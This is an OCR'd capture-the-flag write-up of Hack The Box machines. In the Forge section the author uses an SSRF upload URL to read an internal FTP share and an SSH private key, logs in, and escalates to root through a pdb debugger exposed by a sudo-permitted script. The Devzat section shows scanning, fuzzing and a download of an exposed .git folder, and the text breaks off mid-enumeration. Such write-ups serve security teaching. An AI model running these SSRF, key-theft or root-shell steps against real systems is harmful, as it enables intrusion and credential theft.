
We found directory */announcements* , then try again to upload the url with the address http://ADMIN.FORGE.HTB/announcements , and check given link using curl again.


```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# curl http://forge.htb/uploads/HROUGKHbWOqekux9LSOv

<!DOCTYPE html>
<html>
<head>
	<title>Announcements</title>
</head>
<body>
	<link rel="stylesheet" type="text/css" href="/static/css/main.css">
	<link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
	<header>
		<nav>
			<h1 class=""><a href="/">Portal home</a></h1>
			<h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
			<h1 class="align-right"><a href="/upload">Upload
image</a></h1>
		</nav>
```

```
        </header>
        <br><br><br>
        <ul>
                <li>An internal ftp server has been setup with credentials as user:**********li>
                <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
                <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
        </ul>
</body>
</html>
```

We Found FTP Credential user:********** . Tried the method to access FTP and its folders by sending back the URL in the URL upload method, below is the URL I will use :

```
http://ADMIN.FORGE.HTB/upload?u=ftp://user:**********@localhost
```





Doing curl again and managed to get the folder in the target machine

```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# curl http://forge.htb/uploads/p16AaKpv5NGt4jid4NY1
drwxr-xr-x    3 1000     1000         4096 Aug 04 19:23 snap
-rw-r-----    1 0        1000           33 Jan 21 18:13 user.txt
```

Then try to find the SSH-Key on the target machine to be able to enter the target machine via ssh

url to use to get Private-Key-SSH :

```
http://ADMIN.FORGE.HTB/upload?u=ftp://user: **********@localhost/.ssh/id_rsa
```

And we get Public-Key-SSH to know the running username on the following url input machine:

```
http://ADMIN.FORGE.HTB/upload?u=ftp://user: **********@localhost/.ssh/id_rsa.pub
```

Private Key :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# curl http://forge.htb/uploads/bQSmwrgtcEKUGoY0iQWI
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
[redacted]AAYEAnZIO+Qywfgnftqo5as+orHW/w1WbrG6i6B7Tv2PdQ09NixOmtHR3
2njPf5GbjVHAsMwJDXmDNjaqZfO9OYC7K7hr7FV6xlUWThwcKo0hIOVuE
qON5r6DzODI5WMwLKl9n5rbtFko3xaLewkHYTE2YY3uvVppxsnCvJ/6uk
yEAWg5gORfsqhC3HaoOxXiXgGzTWyXtf2o4zmNhstfdgWWBpEfbgFgZ3D
WJ+u2z/VObp0IIKEfsgX+cWXQUt8RJAnKgTUjGAmfNRL9nJxomYHlySQz2xL4UYXXzXr8G
mL6X0+nKrRglaNFdC0ykLTGsiGs1+bc6jJiD1ESiebAS/ZLATTsaH46IE/vv9XOJ05qEXR
GUz+aplzDG4wWviSNuerDy9PTGxB6kR5pGbCaEWoRPLVIb9EqnWh279mXu0b4zYhEg+nyD
K6ui/nrmRYUOadgCKXR7zlEm3mgj4hu4cFasH/KlAAAFgK9tvD2vbbw9AAAAB3NzaC1yc2
EAAAGBAJ2SDvkMsH4J37aqOWrPqKx1v8NVm6xuouge079j3UNPTYsTprR0d658R6Lr+P5d
aTtp4z3+Rm41RwLDMCQ15gzY2qmXzvTmAuyu4a+xVesZVFk4cHCqNISDlbhOyYdXfo36Q2
GF6jjea+g8zgyOVjMCypfZ+a27RZKN8Wi3sJB2ExNmGN7r1aacbJwryf+rpK+qe283EcoG
K08hAFoOYDkX7KoQtx2qDsV4l4Bs01sl7X9qOM5jYbLX3YFlgaRH24BYGdw1ifrts/1Tm6
dCCChH7IF/nFl0FLfESQJyoE1IxgJnzUS/ZycaJmB5ckkM9sS+FGF1816/Bpi+l9Ppyq0Y
JWjRXQtMpC0xrIhrNfm3OoyYg9REonmwEv2SwE07Gh+OiBP77/VzidOahF0RlM/mqZcwxu
MFr4kjbnqw8vT0xsQepEeaRmwmhFqETy1SG/RKp1odu/Zl7tG+M2IRIPp8gyurov565kWF
DmnYAil0e85RJt5oI+IbuHBWrB/ypQAAAAMBAAEAAAGALBhHoGJwsZTJyjBwyPc72KdK9r
rqSaLca+DUmOa1cLSsmpLxP+an52hYE7u9flFdtYa4VQznYMgAC0HcIwYCTu4Qow0cmWQU
xW9bMPOLe7Mm66DjtmOrNrosF9vUgc92Vv0GBjCXjzqPL/p0HwdmD/hkAYK6YGfb3Ftkh0
```

Public Key : {username:user}

```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# curl http://forge.htb/uploads/fJMkuRCZdmzCYjRbJdud
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCdkg75DLB+Cd+2qjlqz6isdb/DVZusbqLoHtO/Y91DT02LE6a0dHeufEei6/j+XWk7aeM9/kZuNUcCwzAkNeYM2Nqpl8705gLsruGvsVXrGVRZOHBwqjSEg5W4TsmHV36N
[redacted]tjlYzAsqX2fmtu0WSjfFot7CQdhMTZhje69WmnGycK8n/q6SvqntvNxHKBitPIQBaDmA5F+yqELcdqg7FeJeAbNNbJe1/ajjOY2Gy192BZYGkR9uAWBncNYn67bP9U5unQggoR+yBf5xZdBS3xEkCcqBN
SMYCZ81Ev2cnGiZgeXJJDPbEvhRhdfNevwaYvpfT6cqtGCVo0V0LTKOtMavTazX5tzqMmIPURKJ5sBL9ksBNOxofjogT++/1c4nTmoRdEZTP5qmXMMbjBa+JI256sPL09MbEHqRHmkZsJoRahE8tUhv0SqdaHbv2Ze7RvjNi
ESD6fIMrq6L+euZFhQ5p2AIpdHvOUSbeaCPiG7hwVqwf8qU= user@forge
```

Gaining Access

First copy *Private-Key* to your machine:

```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# nano key
```

Change*Permission Key* and run*ssh* :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# chmod 600 key && ssh -i key user@forge.htb
```

```
┌──(root💀k1l0byt3)-[~/WriteUp/Forge]
└─# chmod 600 key && ssh -i key user@forge.htb
The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
ED25519 key fingerprint is SHA256:ezqn5XF0Y3fAiyCDw46VNabU1GKFK0kgYALpeaUmr+o.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 22 Jan 2022 09:10:32 AM UTC

  System load:  0.0               Processes:             231
  Usage of /:   44.9% of 6.82GB   Users logged in:       1
  Memory usage: 39%               IPv4 address for eth0: 10.10.11.111
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Jan 22 06:43:40 2022 from 10.10.16.9
-bash-5.0$ id
uid=1000(user) gid=1000(user) groups=1000(user)
-bash-5.0$
```

We success log in to target machines

Enumerate System & Privilege Escalation

[Target Machine]

```
-bash-5.0$ sudo -l
Matching Defaults entries for user on forge:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
        (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

From the above command the current user can run python3 with the script /opt/remote-manage.py without needing to enter a password.

Checking /opt/remote-manage.py :

```
-bash-5.0$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != '[redacted]assword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
```

remote-manage.py :

```
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
	sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
	sock.bind(('127.0.0.1', port))
	sock.listen(1)
	print(f'Listening on localhost:{port}')
	(clientsock, addr) = sock.accept()
	clientsock.send(b'Enter the secret passsword: ')
	if clientsock.recv(1024).strip().decode() != '********************':
		clientsock.send(b'Wrong password!\n')
	else:
		clientsock.send(b'Welcome admin!\n')
		while True:
			clientsock.send(b'\nWhat do you wanna do: \n')
			clientsock.send(b'[1] View processes\n')
			clientsock.send(b'[2] View free memory\n')
			clientsock.send(b'[3] View listening sockets\n')
			clientsock.send(b'[4] Quit\n')
			option = int(clientsock.recv(1024).strip())
			if option == 1:
				clientsock.send(subprocess.getoutput('ps aux').encode())
			elif option == 2:
				clientsock.send(subprocess.getoutput('df').encode())
			elif option == 3:
				clientsock.send(subprocess.getoutput('ss -lnt').encode())
			elif option == 4:
				clientsock.send(b'Bye\n')
				break
except Exception as e:
	print(e)
	pdb.post_mortem(e.__traceback__)
finally:
	quit()
```

Reading & Understanding!

The code above has a function such as checking on the admin system, and can only be accessed through the localhost network by using a randomized port every time it is run and using a password. **********,

Looking for information about PythonPDB with the help of our friend, Google; in short PythonPDB is a debugger and lets us execute code remotely. Then I found a website that shows about the payload on PythonPDB (**pdb - iNotes (ihsansencan.github.io)**)

Try

After getting a lot of information I tried to get Reverse-Shell-Root by setting up two shells on the target machine :

First run *manage-remote.py*

```
[Target Machine 1]

-bash-5.0$ sudo /usr/bin/python3 /opt/manage-remote.py
Listening on localhost:46286
```

Run NetCat

```
[Target Machine 2]

-bash-5.0$ nc localhost 46268
Enter the secret password : **********
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
```

In the second shell type anything and then press enter, then in the first shell we get access to PythonPDB

Shell 2 :


```
[Target Machine 2]

-bash-5.0$ nc localhost 46268
Enter the secret password : ***************
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
test
```

Shell 1 :

```
[Target Machine 1]

-bash-5.0$ sudo /usr/bin/python3 /opt/manage-remote.py
Listening on localhost:46286
invalid literal for int() with base 10: b'test'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(pdb)
```

We can use OS Library to get root shell like below

```
-bash-5.0$ sudo /usr/bin/python3 /opt/manage-remote.py
Listening on localhost:46286
invalid literal for int() with base 10: b'test'

> /opt/remote-manage.py(27)<module>()

-> option = int(clientsock.recv(1024).strip())

(pdb) import os
(Pdb) os.system("/bin/sh")
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
*********************************
# cat /home/user/user.txt
*********************************
```



BOX PWNED!!!!

Devzat

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	17 Oct 2021	Medium	30

DEVZAT

Machine Information :


Name	:	Devzat
Difficulty	:	Medium
OS	:	Linux
Machine Creator	:	clscO
Machine Rating	:	☆ 4.6
IP	:	10.10.11.118


Enumeration

Port Scanning :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat]
└─# nmap -sV -sC -T4 10.10.11.118
Nmap scan report for 10.10.11.118
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
| 256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
|_ 256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
80/tcp open http Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://devzat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
8000/tcp open ssh (protocol 2.0)
| fingerprint-strings:
| NULL:
|_ SSH-2.0-Go
| ssh-hostkey:
|_ 3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.92%I=7%D=1/22%Time=61EC33E8%P=x86_64-pc-linux-gnu%r(NU
SF:LL,C,"SSH-2\.0-Go\r\n");
Service Info: Host: devzat.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds
```

```
  GNU nano 6.0
 Kali Linux  Kali Tools  Kali Forums  Kali Docs  NetHunter
127.0.0.1       localhost
127.0.1.1       k1l0byt3
10.10.11.118    devzat.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```






On the website gain some information :

- Email : patrick@devzat.htb
- Possible Username : patrick
- Ssh server dan service yang tersedia :

```
ssh -l <username> devzat.htb -p 8000
```

This is a kind of service that allows us to communicate with other people, then try to try to connect to that service.




The /help argument provides information on how to use it and provides the /command argument information which displays a list of commands, but I can't find any information here, I tried to enumeration again on the web *Devzat.htb*.

Web Enumeration

Here I did DNS-Brute-Force using gobuster and found the domain pets.devzat.htb and of course added it to hosts

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat]
└─# gobuster vhost -u http://devzat.htb -w /usr/share/seclists/Discovery/DNS/shubs-subdomains.txt | grep '(Status: 200)'
Found: pets.devzat.htb (Status: 200) [Size: 510]
Progress: 2699 / 484700 (0.56%)
```



pets.devzat.htb is an inventory page where we can add items or delete them but again I can't find anything here, then try to Brute-Force-Directory on pets.devzat.htb using *wfuzz*

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat]
└─# wfuzz -u http://pets.devzat.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -c --hh 510 -t 80
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
fuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://pets.devzat.htb/FUZZ
Total requests: 43003

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000021:   301        2 L      3 W        40 Ch       "css"
000001767:   301        2 L      3 W        42 Ch       "build"
000004659:   403        9 L      28 W       280 Ch      "server-status"
000005919:   301        2 L      3 W        41 Ch       ".git"
```

In the above results find the repository *.git* , download the repository :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat]
└─# wget -r -np -R "index.html" http://pets.devzat.htb/.git
```

Repository Enumeration

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat]
└─# wget -r -np -R "index.html" http://pets.devzat.htb/.git
--2022-01-23 00:11:07--  http://pets.devzat.htb/.git
Resolving pets.devzat.htb (pets.devzat.htb)... 10.10.11.118
Connecting to pets.devzat.htb (pets.devzat.htb)|10.10.11.118|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /.git/ [following]
--2022-01-23 00:11:07--  http://pets.devzat.htb/.git/
Reusing existing connection to pets.devzat.htb:80.
HTTP request sent, awaiting response... 200 OK
Length: 345 [text/html]
Saving to: 'pets.devzat.htb/.git'

pets.devzat.htb/.git                    100%[=======================================================================================>]     345  --.-KB/s    in 0s

2022-01-23 00:11:07 (30.3 MB/s) - 'pets.devzat.htb/.git' saved [345/345]

Loading robots.txt; please ignore errors.
--2022-01-23 00:11:07--  http://pets.devzat.htb/robots.txt
Reusing existing connection to pets.devzat.htb:80.
HTTP request sent, awaiting response... 200 OK
Length: 510 [text/html]
Saving to: 'pets.devzat.htb/robots.txt'

pets.devzat.htb/robots.txt              100%[=======================================================================================>]     510  --.-KB/s    in 0s

2022-01-23 00:11:07 (26.4 MB/s) - 'pets.devzat.htb/robots.txt' saved [510/510]
```

After successfully downloading it, I looked for information on the folder *.git* it uses the command :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# git status
```

```
┌──(root💀k1l0byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
└─# git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    .gitignore
        deleted:    characteristics/bluewhale
        deleted:    characteristics/cat
        deleted:    characteristics/dog
        deleted:    characteristics/giraffe
        deleted:    characteristics/gopher
        deleted:    characteristics/petshop
        deleted:    characteristics/redkite
